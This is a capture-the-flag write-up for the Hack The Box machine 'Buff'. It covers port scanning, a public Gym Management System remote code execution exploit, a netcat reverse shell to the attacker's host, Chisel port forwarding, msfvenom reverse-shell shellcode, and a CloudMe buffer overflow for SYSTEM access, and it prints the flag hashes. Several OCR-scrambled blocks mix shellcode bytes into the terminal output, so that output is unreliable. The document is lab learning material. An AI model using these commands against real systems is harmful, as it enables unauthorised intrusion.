

# HTB.Buff

## Working Theory

## Enumeration

## Tools

### nmap

```
nobodyatall@0xDEADBEEF:~/htb/boxes/buff$ sudo nmap -sC -sV -oN portscn 10.10.10.198
```

```
[sudo] password for nobodyatall:
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-20 04:16 +08
```

```
Nmap scan report for 10.10.10.198
```

```
Host is up (0.15s latency).
```

```
Not shown: 999 filtered ports
```

```
PORT      STATE SERVICE VERSION
```

```
8080/tcp open  http   Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
```

```
|_http-open-proxy: Proxy might be redirecting requests
```

```
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
```

```
|_http-title: mrb3n's Bro Hut
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 42.20 seconds
```

### masscan

```
nobodyatall@0xDEADBEEF:~/htb/boxes/buff$ sudo masscan -p1-65535 -i tun0 10.10.10.198
```

```
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-07-19 20:19:45 GMT
```

-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth

Initiating SYN Stealth Scan

Scanning 1 hosts [65535 ports/host]

Discovered open port 7680/tcp on 10.10.10.198

Discovered open port 8080/tcp on 10.10.10.198

## Targets

### port 8080

/admin

//gym?

//xampp hmm

mr3n's Bro Hut x http://10.10.10.198:8080/ x http://10.10.10.198:8080/bc x Create a PDF invoice with PHP x http://10.10.10.198:8080/admin/

← → ↻ 🏠 10.10.10.198:8080/admin/ ..

🔥 Getting Started 🌐 Start 🐦 Parrot OS 🌐 Community 🌐 Docs 🌐 Git 🌐 CryptPad | 📁 Privacy 📁 Pentest 📁 Learn | 🌐 Donate |

**Notice:** Undefined index: number in **C:\xampp\htdocs\gym\admin\index.php** on line **4**

**Warning:** A non-numeric value encountered in **C:\xampp\htdocs\gym\admin\index.php** on line **15**

**Warning:** A non-numeric value encountered in **C:\xampp\htdocs\gym\admin\index.php** on line **15**

Create a PDF invoice with PHP

Browse... No file selected.

Insert here price

Insert here your VAT

Insert the name of your Bank

Insert here your PayPal address

Add a comment

Create your Invoice

Download your Invoice



the copyright mark

training, to Aerobics.

© Projectworlds.in

google search

projectworld.in gym exploit

 All  Videos  Images  News  Shopping  More

About 406,000 results (0.44 seconds)

www.exploit-db.com › exploits ▼

## Gym Management System 1.0 - Exploit Database

May 22, 2020 - Gym Management System 1.0 - Unauthenticated Remote Code ... ht  
projectworlds.in/free-projects/php-projects/gym-management-system- ...

projectworlds.in › ... › PHP Projects with source code ▼

interesting there's an exploit for it

**GET CERTIFIED**

### Vulnerable App:

```
run exploit
//seems like we got the initial foothold!
```

```
nobodyatall@0xDEADBEEF:~/htb/boxes/buff$ python projectworlds_gymExploit.py http://10.10.10.198:8080/  
Revision: In the 1960s, Dr. Med. Kenneth W. Cooper introduced air exercise training in order to strengthen the heart and the lungs and  
took the first step of the "aerob" training in the United States. His published book Aerobics finally led to a gymnastic staying power-  
/vvvvvvvvvvvvvvv\-----  
^-----BOKU-----"  
V  
  
[+] Successfully connected to webshell.  
C:\xampp\htdocs\gym\upload>whoami  
0PNG  
  
buff\shaun  
  
C:\xampp\htdocs\gym\upload> S  
[htb] 0:python* 1:sudo 2:bash-
```

get reverse shell to escape the limited shell  
//and i got my user flag!

```

19/07/2020 21:08 53 root.php
8 File(s) 9,052,744 bytes
2 Dir(s) 8,068,046,848 bytes free

C:\xampp\htdocs\gym\upload> ./nc64.exe -e powershell.exe 10.10.14.35 17745
PNG

C:\xampp\htdocs\gym\upload> nc64.exe -e powershell.exe 10.10.14.35 17745

d----- 16/06/2020 16:48 Administrator
d-r--- 16/06/2020 15:08 Public
d----- 19/07/2020 21:21 shaun

PS C:\users> cd shaun
cd shaun
PS C:\users\shaun> cd Desktop
cd Desktop
PS C:\users\shaun\Desktop> cat user.txt
cat user.txt
d53bc0d83d83c3789a36044b45c1143e
PS C:\users\shaun\Desktop>
[htb] 0:nc* 1:sudo 2:bash-

```

## Post Exploitation

## Privilege Escalation

weird process running

//tasklist /v

CloudMe.exe	3596	26,272 K	Unknown	1	N/A	1
timeout.exe	5352	2,060 K	Unknown	1	N/A	1

found exploit for LPE

//<https://www.exploit-db.com/exploits/44470>

EXPLOIT  
DATABASE

GET CERTIFIED

## CloudMe Sync 1.11.0 - Local Buffer Overflow

EDB-ID:

44470

CVE:

2018-7886

Author:

PRASENJIT  
KANTI PAUL

Type:

LOCAL

Platform:

WINDOWS

Date:

2018-04-16

EDB Verified:

✗

Exploit:

/

Vulnerable App:

View Raw

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

GET CERTIFIED

listening port

//base on online it said the CloudMe listen on this port

```
PS C:\> netstat -ano | findstr 8888
netstat -ano | findstr 8888
TCP    127.0.0.1:8888      0.0.0.0:0          LISTENING        5480
PS C:\>
```

create reverse pivoting with Chisel

//go watch ippsec reddish video to understand reverse pivoting

//link: <https://www.youtube.com/watch?v=Yp4oxoQIBAM&t=1906s>

chisel server listening port

```
nobodyatall@0xDEADBEEF:~/script/pivot$ ./chisel_linux server -p 7010 -reverse
2020/07/22 08:38:06 server: Reverse tunnelling enabled
2020/07/22 08:38:06 server: Fingerprint 38:fe:41:41:66:92:d0:6e:5f:84:7e:df:94:db:4f:7b
2020/07/22 08:38:06 server: Listening on 0.0.0.0:7010...
2020/07/22 08:39:06 server: proxy#1:R:127.0.0.1:8013=>127.0.0.1:8888: Listening
```

port forward local port to my chisel server


//chisel.exe client <my ip>:<my chisel listening port> R:<my ip>:<port i want victim port to forward to my local port>:<victim local pc ip>:<victim port>

```
C:\xampp\htdocs\gym\upload>chisel.exe client 10.10.14.60:7010 R:127.0.0.1:8013:127.0.0.1:8888
chisel.exe client 10.10.14.60:7010 R:127.0.0.1:8013:127.0.0.1:8888
2020/07/22 01:38:55 client: Connecting to ws://10.10.14.60:7010
2020/07/22 01:38:56 client: Fingerprint 38:fe:41:41:66:92:d0:6e:5f:84:7e:df:94:db:4f:7b
2020/07/22 01:38:56 client: Connected (Latency 133.9132ms)
```

generate shellcode

```
nobodyatall@0xDEADBEEF:~/htb/boxes/buff$ msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.60 lport=18890 -f python > shellcode.py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of python file: 1582 bytes
```

edit the python script



```
cloudMeLPE.py (~/.htb/boxes/buff) - Pluma
File Edit View Search Tools Documents Help
+ Open Save Undo
cloudMeLPE.py x shellcode.py x
1 #####
2 # Exploit Title: Local Buffer Overflow on CloudMe Sync v1.11.0
3 # Date: 08.03.2018
4 # Vendor Homepage: https://www.cloudme.com/en
5 # Software Link: https://www.cloudme.com/downloads/CloudMe\_1110.exe
6 # Category: Local
7 # Exploit Discovery: Prasenjit Kanti Paul
8 # Web: http://hack2rule.wordpress.com/
9 # Version: 1.11.0
10 # Tested on: Windows 7 SP1 x86
11 # CVE: CVE-2018-7886
12 # Solution: Update CloudMe Sync to 1.11.2
13 #####
14
15 #Disclosure Date: March 12, 2018
16 #Response Date: March 14, 2018
17 #Bug Fixed: April 12, 2018
18
19 # Run this file in victim's win 7 sp1 x86 system where CloudMe Sync 1.11.0 has been installed.
20
21 import socket
22
23 target="127.0.0.1"
```

execute the python script

got NT Authority shell!

```
nobodyatal1@0xDEADBEEF:~/htb/boxes/buff$ nc -lvp 18890 2\xfd\x66"
listening on [any] 18890 .??: x01\x01\x8d\x44\x24\x10\xc6\x00\x44"
10.10.10.198: inverse host lookup failed: Unknown host 3\x56\x68"
connect to [10.10.14.60] from (UNKNOWN) [10.10.10.198] 50383\x30"
Microsoft Windows [Version 10.0.17134.1550] \xf0\xb5\xa2\x56\x68"
(c) 2018 Microsoft Corporation. All rights reserved. \x80\xfb\xe0"
buf += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"

C:\Windows\system32>id
id payload=junk+eip+buf
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>cd C:\users\administrator\Desktop
[htb] 0:bash 1:sudo 2:python 3:./chisel linux- 4:[tmux]*
```

root flag

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt file in victim's win 7 spl x86 syst
332d2da3637b9d0ee094a09d2d6deb82
import socket
```

## Creds

## Flags

user flag

```
cat user.txt
d53bc0d83d83c3789a36044b45c1143e
PS C:\users\shaun\Desktop>
[htb] 0:nc* 1:sudo 2:bash-
```

TX

nobodyatal

root flag



```
2 017(3) 0/333/333/333 bytes file  
17 #Bug Fixed: April 12, 2018  
C:\Users\Administrator\Desktop>type root.txt  
type root.txt file in victim's win 7 spl x60 syst  
332d2da3637b9d0ee094a09d2d6deb82  
21 import socket
```

## Write-up Images